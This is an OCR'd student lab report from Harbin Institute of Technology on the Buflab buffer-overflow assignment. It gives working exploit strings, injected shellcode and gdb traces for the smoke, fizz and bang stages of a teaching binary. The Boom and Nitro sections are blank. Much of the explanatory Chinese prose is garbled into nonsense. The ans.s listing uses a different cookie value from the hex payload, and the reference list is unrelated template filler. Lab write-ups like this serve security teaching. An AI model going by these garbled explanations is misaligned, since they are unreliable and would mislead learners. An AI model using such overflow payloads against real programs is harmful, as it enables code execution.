哈爾濱工業大學

实验报告

实 验（四）

题　　目　Buflab/AttackLab

缓冲器漏洞攻击

专　　业　计算机科学与技

学　　号　L170300901

班　　级　170300901

学　　生　卢兑玳

指 导 教 师　史先俊

实 验 地 点　G712

实 验 日 期　11.4

计算机科学与技术学院

目 录

第 1 章 实验基本信息 ..... - 3 -

1.1 实验目的 ..... - 3 -
1.2 实验环境与工具 ..... - 3 -
1.2.1 硬件环境 ..... - 3 -
1.2.2 软件环境 ..... - 3 -
1.2.3 开发工具 ..... - 3 -
1.3 实验预习 ..... - 3 -

第 2 章 实验预习 ..... - 5 -

2.1 请按照入栈顺序，写出 C 语言 32 位环境下的栈帧结构（5 分） ..... - 5 -
2.2 请按照入栈顺序，写出 C 语言 62 位环境下的栈帧结构（5 分） ..... - 5 -
2.3 请简述缓冲区溢出的原理及危害（5 分） ..... - 6 -
2.4 请简述缓冲器溢出漏洞的攻击方法（5 分） ..... - 6 -
2.5 请简述缓冲器溢出漏洞的防范方法（5 分） ..... - 6 -

第 3 章 各阶段漏洞攻击原理与方法 ..... - 7 -

3.1 SMOKE 阶段 1 的攻击与分析 ..... - 7 -
3.2 FIZZ 的攻击与分析 ..... - 9 -
3.3 BANG 的攻击与分析 ..... - 11 -
3.4 BOOM 的攻击与分析 ..... - 15 -
3.5 NITRO 的攻击与分析 ..... - 15 -

第 4 章 总结 ..... - 16 -

4.1 请总结本次实验的收获 ..... - 16 -
4.2 请给出对本次实验内容的建议 ..... - 16 -

参考文献 ..... - 17 -

第 1 章 实验基本信息

1.1 实验目的

理解 C 语言函数的汇编级实现及缓冲器溢出原理
掌握栈帧结构与缓冲器溢出漏洞的攻击设计方法
进一步熟练使用 Linux 下的调试工具完成机器语言的跟踪调试

1.2 实验环境与工具

1.2.1 硬件环境

X64 CPU；2GHz；2G RAM；256GHD Disk 以上

1.2.2 软件环境

Windows7 64 位以上；VirtualBox/Vmware 11 以上；Ubuntu 16.04 LTS 64 位/优麒麟 64 位；

1.2.3 开发工具

Visual Studio 2010 64 位以上；GDB/OBJDUMP；DDD/EDB 等

1.3 实验预习

上实验课前，必须认真预习实验指导书（PPT 或 PDF）
了解实验的目的、实验环境与软硬件工具、实验操作步骤，复习与实验有关的理论知识。

请按照入栈顺序，写出 C 语言 32 位环境下的栈帧结构

请按照入栈顺序，写出 C 语言 64 位环境下的栈帧结构


请简述缓冲区溢出的原理及危害

请简述缓冲器溢出漏洞的攻击方法

请简述缓冲器溢出漏洞的防范方法


第 2 章 实验预习

2.1 请按照入栈顺序，写出 C 语言 32 位环境下的栈帧结构（5 分）



32 位下所有寄存形拳都要人线，执行 call 命令使返回地址要入线，ebp 入线，保存 esp 原始值，局部变量入线 esp 始终指向栈顶。

2.2 请按照入栈顺序，写出 C 语言 62 位环境下的栈帧结构（5 分）



只有大于六个形势时，形容才要人线，后面的参数先入线。

2.3 请简述缓冲区溢出的原理及危害（5 分）

原理:

计算机向缓冲区内填充数据位数时，超过了绿冲区本身的 容量，溢出的数据覆盖在合法数据。 操作系统所使用的 缓冲区称为堆栈，在各个操作进程之间，指令被临时 储存在堆栈当中、堆栈也会出现败缓冲区溢出

危害：

堆栈溢出利用在函数返回时改变返回程序的地址 让其跌 拷到任意地址，导致程序崩溃导致拒绝服务，程序跳蚌并且执行一段恶意代码，然后进行恶意操作。

2.4 请简述缓冲器溢出漏洞的攻击方法（5 分）

1. 在程序的地址空间里安排适当的代码的方法，可利用植人法或利用已有代码
2. 控制程序转移到攻击代码的方法
3. 代码植入和流程控制技术的综合分析

2.5 请简述缓冲器溢出漏洞的防范方法（5 分）

1. 对于非执行的缓冲区，利用信号传递与 GCC 的在线重用
2. 编写排查代码

第 3 章 各阶段漏洞攻击原理与方法

每阶段 25 分，文本 10 分，分析 15 分，总分不超过 80 分

3.1 Smoke 阶段 1 的攻击与分析

文本如下：

```
l170300901@l170300901-VirtualBox:~/share/buflab-handout$ cat smoke_L170300901.tx
t | ./hex2raw | ./bufbomb -u L170300901
Userid: L170300901
Cookie: 0x6eaa38f3
Type string:Smoke!: You called smoke()
VALID
NICE JOB!
```

COPYING × smoke_L170300901.txt

```
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
bb 8b 04 08
```

分析过程：

这是 smoke 的 disas。

```
gdb-peda$ disas smoke
Dump of assembler code for function smoke:
   0x08048bbb <+0>:     push   ebp
   0x08048bbc <+1>:     mov    ebp,esp
   0x08048bbe <+3>:     sub    esp,0x8
   0x08048bc1 <+6>:     sub    esp,0xc
   0x08048bc4 <+9>:     push   0x804a4c0
   0x08048bc9 <+14>:    call   0x8048960 <puts@plt>
   0x08048bce <+19>:    add    esp,0x10
   0x08048bd1 <+22>:    sub    esp,0xc
   0x08048bd4 <+25>:    push   0x0
   0x08048bd6 <+27>:    call   0x80494cb <validate>
   0x08048bdb <+32>:    add    esp,0x10
   0x08048bde <+35>:    sub    esp,0xc
   0x08048be1 <+38>:    push   0x0
   0x08048be3 <+40>:    call   0x8048970 <exit@plt>
End of assembler dump.
```

3.1 目标是叫出 smoke() 函数。

ebp 是 Steam Freme 的开始。

到出现 segfault 时， 0 加了 4byte。堆压机里有地区变量，ebp 如果花奇怪的价钱的话，segfault 会浮起来。0 入手后，a 某一弹起来,就意味着自己触动了 ebp。因为放了很多 0，所以 segfault 开始起球了。将 0 加进去 4byte，越过-ebp，将 smoke 函数的地址 4byte 用在那里,盖上 - stored return address，即可解决 3.1 的问题。.函数的位置固定在 0x08048bbb。

COPYING × smoke_L170300901.txt


```
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
bb 8b 04 08
```

```
l170300901@l170300901-VirtualBox:~/share/buflab-handout$ cat smoke_L170300901.tx
t | ./hex2raw | ./bufbomb -u L170300901
Userid: L170300901
Cookie: 0x6eaa38f3
Type string:Smoke!: You called smoke()
VALID
NICE JOB!
```

3.2 Fizz 的攻击与分析

文本如下：

```
l170300901@l170300901-VirtualBox:~/share/buflab-handout$ cat fizz_L170300901.txt
 | ./hex2raw |./bufbomb -u L170300901
Userid: L170300901
Cookie: 0x6eaa38f3
Type string:Fizz!: You called fizz(0x6eaa38f3)
VALID
NICE JOB!
```



分析过程：

3.2 的目标就是要叫出 fizz 函数,也要同时把参数送入函数.

这是 smoke 的 disas。


```
gdb-peda$ disas fizz
Dump of assembler code for function fizz:
   0x08048be8 <+0>:     push   ebp
   0x08048be9 <+1>:     mov    ebp,esp
   0x08048beb <+3>:     sub    esp,0x8
   0x08048bee <+6>:     mov    edx,DWORD PTR [ebp+0x8]
   0x08048bf1 <+9>:     mov    eax,ds:0x804e158
   0x08048bf6 <+14>:    cmp    edx,eax
   0x08048bf8 <+16>:    jne    0x8048c1c <fizz+52>
   0x08048bfa <+18>:    sub    esp,0x8
   0x08048bfd <+21>:    push   DWORD PTR [ebp+0x8]
   0x08048c00 <+24>:    push   0x804a4db
   0x08048c05 <+29>:    call   0x8048880 <printf@plt>
   0x08048c0a <+34>:    add    esp,0x10
   0x08048c0d <+37>:    sub    esp,0xc
   0x08048c10 <+40>:    push   0x1
   0x08048c12 <+42>:    call   0x80494cb <validate>
   0x08048c17 <+47>:    add    esp,0x10
   0x08048c1a <+50>:    jmp    0x8048c2f <fizz+71>
   0x08048c1c <+52>:    sub    esp,0x8
   0x08048c1f <+55>:    push   DWORD PTR [ebp+0x8]
   0x08048c22 <+58>:    push   0x804a4fc
   0x08048c27 <+63>:    call   0x8048880 <printf@plt>
   0x08048c2c <+68>:    add    esp,0x10
   0x08048c2f <+71>:    sub    esp,0xc
   0x08048c32 <+74>:    push   0x0
   0x08048c34 <+76>:    call   0x8048970 <exit@plt>
End of assembler dump.
```

用我的 ID（L170300901）制作的 cookie 是“0x6eaa38f3”

```
l170300901@l170300901-VirtualBox:~/share/buflab-handout$ ./bufbomb -u L170300901
Userid: L170300901
Cookie: 0x6eaa38f3
```

fizz 函数的位置是 0x08048be8。

ebp + 0x8 位置储藏着参数,ebp 是以前实行过的 esp 值。 此时 fizz 函数不是正常传呼,而是 getbuf 函数 21 + return 时可以实行， fizz 被传唤当时的状况是 getbuf 的"steamframe"全部被整理好。在 ebp+0x8 中，ebp 是 getbuf 跳槽的出发点，ebp+0x8 是可在 mision0.txt 覆盖的缓冲器上再覆盖 8 节即可到达的位置。 因此,在 3.1.txt 中仅改变函数位置,将 4byte 装入任何位置，4byte 里把 cookie 的价格放入小圆盘里,能解决 3.2。




```
l170300901@l170300901-VirtualBox:~/share/buflab-handout$ cat fizz_L170300901.txt
 | ./hex2raw |./bufbomb -u L170300901
Userid: L170300901
Cookie: 0x6eaa38f3
Type string:Fizz!: You called fizz(0x6eaa38f3)
VALID
NICE JOB!
```

3.3 Bang 的攻击与分析

文本如下：

```
l170300901@l170300901-VirtualBox:~/share/buflab-handout$ cat bang_L170300901.tx
t | ./hex2raw |./bufbomb -u L170300901
Userid: L170300901
Cookie: 0x6eaa38f3
Type string:Bang!: You set global_value to 0x6eaa38f3
VALID
NICE JOB!
```

ans.s

```
movl $0x62aa38f3,%eax
movl $0x804e160,%ecx
movl %eax,(%ecx)
ret
```

ans.s ×　　bang_L170300901.txt

```
b8 f3 38 aa 6e
b9 60 e1 04 08
89 01 c3 00 00
00 00 00 00 00
00 00 00 00 00
00 00 00 00 00
00 00 00 00 00
00 00 00 00 00
00 00 00 00
68 36 68 55
39 8c 04 08
```

分析过程：

这个的目标是将 global_value 全域变量设定为 cookie 的值,

getbuf 返回时，会传出 bang 函数。

就好像写在暗示上一样。

实行就行了. 幸亏住有住宅地址，所以直接用 gdb

执行 getbuf 函数时，通过了解住宅地址如何,适当选择堆栈

global_value 值固定，加入呼出 bang 函数的语调即可。

第一的 地址费：0x08048c39

我的 cookie 是 0x6eaa38f3

&global_value:　　0x0804e160

ebp-28 : 0x55683668

```
gdb-peda$ disas bang
Dump of assembler code for function bang:
   0x08048c39 <+0>:     push   ebp
   0x08048c3a <+1>:     mov    ebp,esp
   0x08048c3c <+3>:     sub    esp,0x8
   0x08048c3f <+6>:     mov    eax,ds:0x804e160
   0x08048c44 <+11>:    mov    edx,eax
   0x08048c46 <+13>:    mov    eax,ds:0x804e158
   0x08048c4b <+18>:    cmp    edx,eax
   0x08048c4d <+20>:    jne    0x8048c74 <bang+59>
   0x08048c4f <+22>:    mov    eax,ds:0x804e160
   0x08048c54 <+27>:    sub    esp,0x8
   0x08048c57 <+30>:    push   eax
   0x08048c58 <+31>:    push   0x804a51c
   0x08048c5d <+36>:    call   0x8048880 <printf@plt>
   0x08048c62 <+41>:    add    esp,0x10
   0x08048c65 <+44>:    sub    esp,0xc
   0x08048c68 <+47>:    push   0x2
   0x08048c6a <+49>:    call   0x80494cb <validate>
   0x08048c6f <+54>:    add    esp,0x10
   0x08048c72 <+57>:    jmp    0x8048c8a <bang+81>
   0x08048c74 <+59>:    mov    eax,ds:0x804e160
   0x08048c79 <+64>:    sub    esp,0x8
   0x08048c7c <+67>:    push   eax
   0x08048c7d <+68>:    push   0x804a541
   0x08048c82 <+73>:    call   0x8048880 <printf@plt>
   0x08048c87 <+78>:    add    esp,0x10
   0x08048c8a <+81>:    sub    esp,0xc
   0x08048c8d <+84>:    push   0x0
   0x08048c8f <+86>:    call   0x8048970 <exit@plt>
End of assembler dump.
```

```
gdb-peda$ b getbuf
Breakpoint 1 at 0x804937e
gdb-peda$ r -u L170300901
Starting program: /home/l170300901/share/buflab-handout/bufbomb -u L170300901
Userid: L170300901
Cookie: 0x6eaa38f3

[----------------------------------registers-----------------------------------
]
EAX: 0x4beb387b
EBX: 0xffffcf70 --> 0x3
ECX: 0xf7fb2074 --> 0x466212b3
EDX: 0x0
ESI: 0xf7fb2000 --> 0x1d4d6c
EDI: 0x0
EBP: 0x55683690 --> 0x556836b0 --> 0x55685fe0 --> 0xffffcf18 --> 0xffffcf58 -->
 0x0
ESP: 0x55683668 --> 0x55683690 --> 0x556836b0 --> 0x55685fe0 --> 0xffffcf18 -->
 0xffffcf58 (--> ...)
EIP: 0x804937e (<getbuf+6>:     sub    esp,0xc)
EFLAGS: 0x212 (carry parity ADJUST zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------
]
   0x8049378 <getbuf>:  push   ebp
   0x8049379 <getbuf+1>:        mov    ebp,esp
   0x804937b <getbuf+3>:        sub    esp,0x28
=> 0x804937e <getbuf+6>:        sub    esp,0xc
   0x8049381 <getbuf+9>:        lea    eax,[ebp-0x28]
   0x8049384 <getbuf+12>:       push   eax
   0x8049385 <getbuf+13>:       call   0x8048e28 <Gets>
   0x804938a <getbuf+18>:       add    esp,0x10
[--------------------------------------stack-------------------------------------
]
0000| 0x55683668 --> 0x55683690 --> 0x556836b0 --> 0x55685fe0 --> 0xffffcf18 --
> 0xffffcf58 (--> ...)
0004| 0x5568366c --> 0xf7e0d98d (<srandom+13>:  add    ebx,0x1a4673)
0008| 0x55683670 --> 0x4beb387b
0012| 0x55683674 --> 0x77020000
0016| 0x55683678 --> 0x6074 ('t`')
0020| 0x5568367c --> 0xf7e0db0b (<random+11>:   add    ebx,0x1a44f5)
```

```
l170300901@l170300901-VirtualBox:~/share/buflab-handout$ objdump -d ans.o

ans.o:     file format elf32-i386


Disassembly of section .text:

00000000 <.text>:
   0:   b8 f3 38 aa 62          mov    $0x62aa38f3,%eax
   5:   b9 60 e1 04 08          mov    $0x804e160,%ecx
   a:   89 01                   mov    %eax,(%ecx)
   c:   c3                      ret
```

ans.s

```
movl $0x62aa38f3,%eax
movl $0x804e160,%ecx
movl %eax,(%ecx)
ret
```

ans.s | bang_L170300901.txt

```
b8 f3 38 aa 6e
b9 60 e1 04 08
89 01 c3 00 00
00 00 00 00 00
00 00 00 00 00
00 00 00 00 00
00 00 00 00 00
00 00 00 00 00
00 00 00 00
68 36 68 55
39 8c 04 08
```

```
l170300901@l170300901-VirtualBox:~/share/buflab-handout$ cat bang_L170300901.tx
t | ./hex2raw |./bufbomb -u L170300901
Userid: L170300901
Cookie: 0x6eaa38f3
Type string:Bang!: You set global_value to 0x6eaa38f3
VALID
NICE JOB!
```

3.4 Boom 的攻击与分析

文本如下：

分析过程：

3.5 Nitro 的攻击与分析

文本如下：

分析过程：

第 4 章 总结

4.1 请总结本次实验的收获

我是韩国留学生. 因此用中文学习这个课程是非常困难的. 但是很多中国朋友告诉我和帮助我了解了课堂内容 所以我提高了很多汉语水平,也了解了很多 linux. 对我来说,这似乎是一次很好的经验,真的很幸福

4.2 请给出对本次实验内容的建议

我是留学生 。请多多关照。 谢谢老师

注：本章为酌情加分项。

参考文献

为完成本次实验你翻阅的书籍与网站等

[1] 林来兴. 空间控制技术[M]. 北京：中国宇航出版社，1992：25-42.

[2] 辛希孟. 信息技术与信息服务国际研讨会论文集：A 集[C]. 北京：中国科学出版社，1999.

[3] 赵耀东. 新时代的工业工程师[M/OL]. 台北：天下文化出版社，1998 [1998-09-26]. http://www.ie.nthu.edu.tw/info/ie.newie.htm（Big5）.

[4] 谌颖. 空间交会控制理论与方法研究[D]. 哈尔滨：哈尔滨工业大学，1992：8-13.

[5] KANAMORI H. Shaking Without Quaking[J]. Science，1998，279（5359）：2063-2064.

[6] CHRISTINE M. Plant Physiology: Plant Biology in the Genome Era[J/OL]. Science，1998，281：331-332[1998-09-23]. http://www.sciencemag.org/cgi/collection/anatmorp.